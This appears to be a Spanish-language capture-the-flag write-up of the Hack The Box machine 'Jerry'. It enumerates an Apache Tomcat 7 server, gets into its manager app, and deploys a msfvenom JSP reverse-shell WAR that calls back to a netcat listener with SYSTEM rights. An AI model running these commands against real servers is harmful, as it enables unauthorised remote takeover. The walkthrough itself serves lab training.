

Jerry

Máquina Windows fácil

0.0.1. Escaneo:

```
(kali㉿kali)-[~/machineshtb/Jerry]
$ nmap -Pn -p- --open 10.10.10.95 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 19:00 GMT
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 112.86 seconds

(kali㉿kali)-[~/machineshtb/Jerry]
$
```

0.0.1. Versiones:

```
(kali㉿kali)-[~/machineshtb/Jerry]
$ nmap -Pn -sCV -p8080 10.10.10.95 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 19:02 GMT
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).


PORT      STATE SERVICE VERSION
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/o.
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds

(kali㉿kali)-[~/machineshtb/Jerry]
$
```

Apache Tomcat/7.0.88

Visitamos la web y encontramos un servicio Tomcat




Buscamos directorios

```
[+] Extensions: html,php,exe,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/. (Status: 200) [Size: 11398]
/docs (Status: 302) [Size: 0] [--> /docs/]
/examples (Status: 302) [Size: 0] [--> /examples/]
/manager (Status: 302) [Size: 0] [--> /manager/]
/http%3A%2F%2Fwww (Status: 400) [Size: 0]
/http%3A%2F%2Fwww.html (Status: 400) [Size: 0]
/http%3A%2F%2Fwww.php (Status: 400) [Size: 0]
/http%3A%2F%2Fwww.txt (Status: 400) [Size: 0]
/http%3A%2F%2Fwww.htm (Status: 400) [Size: 0]
```

Ahora como estamos enfrentándonos a Tomcat lo ideal es buscar un password y contraseña para subir un archivo que nos permite obtener una Shell, por lo cual empezamos a buscar el directorio /manager/html , nos

solicita una clave pero no la tenemos por lo cual ingresamos credenciales por defecto, pero no nos permite el acceso, sin embargo, nos muestra lo importante que es el usuario y el password.



403 Access Denied

You are not authorized to view this page.

If you have already configured the Manager application to allow access and you have used your browsers back button enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the g If you continue to see this access denied message, check that you have the necessary permissions to access this ap

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installat

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the followin

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `mai`


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protec


- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` ro
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intend

For more information - please see the [Manager App HOW-TO](#).

Nos intentamos autenticar con estas credenciales pero no fue posible



0.1. Enumeramos la web




Note: The source code for these examples does not contain all of the source code that is actually in the example, only 1 understand the example has been removed for clarity.

Other Examples

Servlet 3.0 Asynchronous processing examples:

async0	 Execute
async1	 Execute
async2	 Execute
async3	 Execute



Cookies Example

Your browser is sending the following cookies:

Cookie Name: JSESSIONID

Cookie Value: 7416C9B85A294A77EF023EC84B21B24F

You just sent the following cookie to your browser:


Name: admin

Value:

Create a cookie to send to your browser

Name:

Value:




You are logged in as remote user **admin** in session **C7A79D22F66CFCC2C863F0843B6F15A8**

Your user principal name is **admin**

To check whether your username has been granted a particular role, enter it here:

If you have configured this app for form-based authentication, you can log off by clicking [here](#). This should cause you to be logged out.


Acá dure un buen rato validando, pero se ocurrió abrir la web en otro sitio porque no me estaba solicitando credenciales e ingrese con las ya encontradas y accedemos a tomcat




Acá como es lo habitual la idea es subir un archivo .war que contiene una reverse shell como lo hice en la máquina tabby y la seal

Reverse shell .war

`msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.11 LPORT=1234 -f war -o myshell.war`




Subimos el archivo .war y damos en deploy



vamos a lista de aplicaciones y le damos clic al archivo subido antes escuchamos con netcat

Manager		
List Applications	HTML Manage	

Applications		
Path	Version	Display Name
/	None specified	Welcome to Tomcat
/docs	None specified	Tomcat Documentation
/examples	None specified	Servlet and JSP Examples
/host-manager	None specified	Tomcat Host Manager Application
/manager	None specified	Tomcat Manager Application
/myshell	None specified	



```
kali@kali: ~/machineshtb/Jerry
File Edit View Search Terminal Tabs Help
kali@kali: ~/mach... x kali@kali: ~/mach... x kali@kali: ~/
Payload size: 1103 bytes
Final size of war file: 1103 bytes
Saved as: myshell.war
(kali@kali)-[~/machineshtb/Jerry]
$ ls
myshell.war
(kali@kali)-[~/machineshtb/Jerry]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
[0] 0:bash 1:bash- 2:nc*
```

validamos flags

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
70[REDACTED]

root.txt
04[REDACTED]
C:\Users\Administrator\Desktop\flags>
```

Conclusión: Jerry es una máquina exageradamente fácil, si ya se tiene experiencia explotando Tomcat , creo que es la más fácil de hack the box debido a que no necesita escalar privilegios.